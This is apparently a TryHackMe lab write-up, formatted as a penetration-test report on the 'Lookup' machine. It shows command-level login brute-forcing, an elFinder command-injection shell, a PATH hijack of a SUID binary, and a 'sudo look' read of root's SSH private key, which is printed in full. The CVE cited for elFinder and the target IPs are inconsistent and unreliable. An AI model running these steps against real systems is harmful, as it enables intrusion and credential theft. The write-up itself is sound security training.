Penetration Test Report

THM - Lookup

2/12/2024


Executive Summary

Overview

On December 2nd, 2024, THM was engaged with the objective of testing the security posture of a single machine. The results of the engagement found that the machine contains several extreme-risk vulnerabilities that could allow a threat actor to achieve full control over the victim machine with moderate to low complexity, posing a critical risk to the security posture of the target environment.

Risk Metrics

Vulnerabilities Identified	5
User Accounts Compromised (Web Application)	1
User Accounts Compromised (Operating System)	3



Strategic Recommendations

To address the vulnerabilities associated with the target machine, the following actions should be taken to secure the assessed environment:

- Implement patch management and/or endpoint security monitoring
- Implement proper web application security controls such as secure authentication mechanisms and/or Web-Application Firewalls to mitigate brute-force attacks.
- Implement proper privilege management on user accounts, following best practices such as least privilege to minimize privilege escalation vectors.

*See page 19 for further remediation action details.

Table of Contents

Engagement Overview

Introduction

THM was engaged on December 2nd, 2024 to assess the security posture of a standalone machine code-named “Lookup.” The client has requested that two text-file flags be obtained as proof of exploitation, one for Initial Access “user.txt” and one for privilege escalation “root.txt”.

Methodology

The generalized methodology we use for conducting engagements is as follows.

1. Passive Reconnaissance - We will attempt to gather as much information as possible about the target using non-intrusive methods such as reviewing web pages and publicly available information.

2. Active Reconnaissance & Scanning - We use a variety of fingerprinting and scanning tools to further map and enumerate the target environment. Visible services are further researched in order to build and plan the following tests. Scanners are used to determine if any further vulnerabilities exist that may have been missed during manual enumeration that could lead to initial access or privilege escalation.

3. Achieving Access - Utilizing the information gathered during the reconnaissance phases, we will attempt to gain access to escalate privileges on the target machine. From there, based on the scope of the assessment, we will thoroughly document findings and execute actions on objectives.

Risk Classification

All vulnerabilities and/or risks detailed throughout the contents of this report are categorized according to the Penetration Testing Execution Standard (PTES). For further details please see: http://www.pentest-standard.org/index.php/Reporting.

Scope

All TTPs and tooling are in-scope for the assessment except any methods that may cause harm to the machine or its services.

IPv4 Addresses: 10.10.134.31

Engagement Walkthrough

Reconnaissance

I began the engagement by testing for reachability using ping:

```
root@ip-10-10-235-66:~/lookup# ping 10.10.11.232
PING 10.10.11.232 (10.10.11.232) 56(84) bytes of data.
64 bytes from 10.10.11.232: icmp_seq=1 ttl=64 time=1.08 ms
64 bytes from 10.10.11.232: icmp_seq=2 ttl=64 time=0.298 ms
64 bytes from 10.10.11.232: icmp_seq=3 ttl=64 time=0.319 ms
64 bytes from 10.10.11.232: icmp_seq=4 ttl=64 time=0.312 ms
^C
--- 10.10.11.232 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3043ms
rtt min/avg/max/mdev = 0.298/0.502/1.082/0.334 ms
root@ip-10-10-235-66:~/lookup#
```

I then ran an initial Nmap scan to enumerate any common services that may be running:


```
root@ip-10-10-235-66:~/lookup# nmap -oA initial 10.10.11.232
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-02 15:52 GMT
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 100.00% done; ETC: 15:52 (0:00:00 remaining)
Nmap scan report for ip-10-10-11-232.eu-west-1.compute.internal (10.10.11.232)
Host is up (0.00042s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:77:32:1E:60:0B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
root@ip-10-10-235-66:~/lookup#
```

I then ran a full scan across all possible ports to ensure no services are missed:


```
root@ip-10-10-235-66:~/lookup# nmap -sS -Pn -n -T5 -v -p- -oA fullscan 10.10.11.232
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-02 15:54 GMT
Initiating ARP Ping Scan at 15:54
Scanning 10.10.11.232 [1 port]
Completed ARP Ping Scan at 15:54, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:54
Scanning 10.10.11.232 [65535 ports]
Discovered open port 80/tcp on 10.10.11.232
Discovered open port 22/tcp on 10.10.11.232
Completed SYN Stealth Scan at 15:54, 2.02s elapsed (65535 total ports)
Nmap scan report for 10.10.11.232
Host is up (0.00020s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:77:32:1E:60:0B (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.23 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
root@ip-10-10-235-66:~/lookup#
```

Now that I have confirmed that there are likely no further open services that we can access at this time, I ran another Nmap scan against the two open ports using NSE scripts to help with vulnerability enumeration. The CVE's identified across the two ports did not lead to anything noteworthy.

I attempted to connect to the web server on port 80 via web browser which redirected to “lookup.thm”:



After adding this address to the /etc/hosts file of my attacking machine, I was able to access the web server which is a simple login form:



I ran a Nikto scan against the web server which did not yield much useful info, just the PHP file used to handle user login:

```
^Croot@ip-10-10-235-66:~/lookup# nikto -h $TARGET -o niktoscan.txt
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.10.11.232
+ Target Hostname:    lookup.thm
+ Target Port:        80
+ Start Time:         2024-12-02 17:33:40 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ /login.php: Admin login page/section found.
+ 6544 items checked: 0 error(s) and 3 item(s) reported on remote host
+ End Time:           2024-12-02 17:33:51 (GMT0) (11 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@ip-10-10-235-66:~/lookup#
```

I saw that the login form was using this PHP script:

```
▶ <head>…</head>
▼ <body>
  ▼ <div class="container">
    ▼ <form action="login.php" method="post">
        <h2>Login</h2>
      ▼ <div class="input-group">
```

I then ran GoBuster against the web server to check for any more directories:

```
root@ip-10-10-235-66:~/lookup# gobuster dir -u 10.10.11.232 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.232
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 277]
/.htaccess           (Status: 403) [Size: 277]
/.htpasswd           (Status: 403) [Size: 277]
/index.php           (Status: 302) [Size: 0]
/server-status       (Status: 403) [Size: 277]
Progress: 4655 / 4656 (99.98%)
===============================================================
Finished
===============================================================
root@ip-10-10-235-66:~/lookup#
```

Since these scans did not provide any noteworthy info, I moved on to testing the login form. I began by manually checking for simple login credentials such as “admin” or “user.” During my testing I noticed something interesting, the error generated by the login.php leaks whether the username that you provided is valid or not:

Wrong password. Please try again.
Redirecting in 3 seconds.

*Attempt using “admin” as username.

Wrong username or password. Please try again.
Redirecting in 3 seconds.


*Attempt using “admin123” as username.

As shown in the results, we can assume that “admin” is probably a valid username. Knowing this, I attempted to brute-force the login form using Hydra. This did not lead to any results, however now that I know we can exploit the login form to get a valid username, I brute-forced the login form for usernames which revealed the “jose” user as a valid username.


I then brute-forced the login form again with Hydra and “jose” as the username which was successful:

```
[ATTEMPT] target lookup.thm - login "jose" - pass "austin1" - 1412 of 14344398 [child 11] (0/0)
[ATTEMPT] target lookup.thm - login "jose" - pass "sniper" - 1413 of 14344398 [child 3] (0/0)
[ATTEMPT] target lookup.thm - login "jose" - pass "erica" - 1414 of 14344398 [child 10] (0/0)
[80][http-post-form] host: lookup.thm   login: jose   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-02 16:51:29
root@ip-10-10-235-66:~/lookup#
```

Logging in to the web application leads to a new subdomain “files.lookup.thm” which must be added to the /etc/hosts file before accessing:



Most of the files in this directory do not contain any useful information or lead to false info. However, I noticed I am able to check the version of the application:



A quick search on Metasploit reveals that there is a public exploit available to execute command injection on the victim machine:

```
root@ip-10-10-235-66:~# searchsploit elFinder 2.1.47
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
elFinder 2.1.47 - 'PHP connector' Command Inj | php/webapps/46481.py
elFinder PHP Connector < 2.1.48 - 'exiftran'  | php/remote/46539.rb
elFinder PHP Connector < 2.1.48 - 'exiftran'  | php/remote/46539.rb
---------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Initial Access

Utilizing this exploit, I was able to gain a shell as the “www-data” user:

```
meterpreter > shell
Process 1679 created.
Channel 0 created.
pwd
/var/www/files.lookup.thm/public_html/elFinder/php
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Checking for binaries with the SUID bit set revealed one that stood out “/usr/sbin/pwm”:

```
/usr/sbin/pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: www-data
[-] File /home/www-data/.passwords not found
```

Via path variable manipulation, the script can be manipulated into executing a specially crafted malicious binary that we create. There is a user on the system named “think”. By creating a script called “id” that tricks the “pwm” into thinking that “think” executed it, we can try and find this users password:

```
ls /home
think
echo '#!/bin/bash' > /tmp/id
echo 'echo "uid=33(think) gid=33(think) groups=(think)"' >> /tmp/id
chmod +x /tmp/id
export PATH=/tmp:$PATH
```

This generated a list of passwords which could be brute-forced with Hydra to achieve SSH access to the target machine as “think”:

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-02 17:16:15
[DATA] max 4 tasks per 1 server, overall 4 tasks, 49 login tries (l:1/p:49), ~13 tries per task
[DATA] attacking ssh://10.10.11.232:22/
[22][ssh] host: 10.10.11.232   login: think   password: josemario.AKA(think)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-02 17:17:06
root@ip-10-10-235-66:~/lookup#
```

```
root@ip-10-10-235-66:~/lookup# ssh think@10.10.11.232
think@10.10.11.232's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-156-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 02 Dec 2024 05:18:59 PM UTC

  System load:  0.0               Processes:             133
  Usage of /:   59.7% of 9.75GB   Users logged in:       0
  Memory usage: 23%               IPv4 address for ens5: 10.10.11.232
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

7 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sun May 12 12:07:25 2024 from 192.168.14.1
think@lookup:~$ pwd
/home/think
think@lookup:~$
```

After checking for files that this user can execute with SUDO, one is revealed: “/usr/bin/look”. Checking on GTFOBins shows that if this particular binary can be executed as SUDO, we can read the “/root/.ssh/id_rsa” file and grab the root user’s private SSH key:

```
think@lookup:~$ pwd
/home/think
think@lookup:~$ ls
user.txt
think@lookup:~$ cat user.txt
38375fb4dd8baa2b2039ac03d92b820e
think@lookup:~$ sudo -l
[sudo] password for think:
Matching Defaults entries for think on lookup:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User think may run the following commands on lookup:
    (ALL) /usr/bin/look
think@lookup:~$ sudo /usr/bin/look
usage: look [-bdf] [-t char] string [file ...]
think@lookup:~$ /usr/bin/look
usage: look [-bdf] [-t char] string [file ...]
think@lookup:~$ /usr/bin/look -h
/usr/bin/look: invalid option -- 'h'
usage: look [-bdf] [-t char] string [file ...]
think@lookup:~$ /usr/bin/look help
look: /usr/share/dict/words: No such file or directory
```

```
think@lookup:~$ export LFILE=/root/.ssh/id_rsa
think@lookup:~$ sudo look '' "$LFILE"
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
think@lookup:~$
```

Privilege Escalation

I saved the root user's private key to a file on my attacking machine and connected to the target machine as root via SSH:

```
root@ip-10-10-235-66:~# nano rootkey
root@ip-10-10-235-66:~# chmod 600 rootkey
root@ip-10-10-235-66:~# ssh -i rootkey root@10.10.11.232
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-156-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 02 Dec 2024 05:23:17 PM UTC

  System load:  0.56              Processes:             138
  Usage of /:   59.7% of 9.75GB   Users logged in:       1
  Memory usage: 23%               IPv4 address for ens5: 10.10.11.232
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

7 updates can be applied immediately.
 see these additional updates run: apt list --upgradable

able ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon May 13 10:00:24 2024 from 192.168.14.1
          : # whoami
root
```

Engagement Results

Vulnerabilities Identified

V-01: Command Injection Vulnerability (Extreme Risk)

The particular version of the “elFinder” web application (2.1.47) on the web server is vulnerable to an extreme-risk command injection vulnerability which is publicly available. This vulnerability was discovered in the application’s handling of user input, which allows the execution of shell commands without proper sanitization. (CVE-2021-41184, OWASP A1:2017).

Proof of Exploitation:

```
root@ip-10-10-235-66:~# searchsploit elFinder 2.1.47
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
elFinder 2.1.47 - 'PHP connector' Command Inj | php/webapps/46481.py
elFinder PHP Connector < 2.1.48 - 'exiftran'  | php/remote/46539.rb
elFinder PHP Connector < 2.1.48 - 'exiftran'  | php/remote/46539.rb
---------------------------------------------- ---------------------------------
Shellcodes: No Results
```

```
meterpreter > shell
Process 1679 created.
Channel 0 created.
pwd
/var/www/files.lookup.thm/public_html/elFinder/php
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

V-02: Privilege Escalation via SUDO Misconfiguration (Extreme Risk)

It was discovered that the “think” user has SUDO privileges for executing the “/usr/bin/look” binary on the machine. This misconfiguration allowed for privilege escalation to root. (CWE-264).

Proof of Exploitation:

```
think@lookup:~$ export LFILE=/root/.ssh/id_rsa
think@lookup:~$ sudo look '' "$LFILE"
-----BEGIN OPENSSH PRIVATE KEY-----
```

```
root@ip-10-10-235-66:~# nano rootkey
root@ip-10-10-235-66:~# chmod 600 rootkey
root@ip-10-10-235-66:~# ssh -i rootkey root@10.10.11.232
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-156-generic x86_64)

 * Documentation:  https://help.ubuntu.com
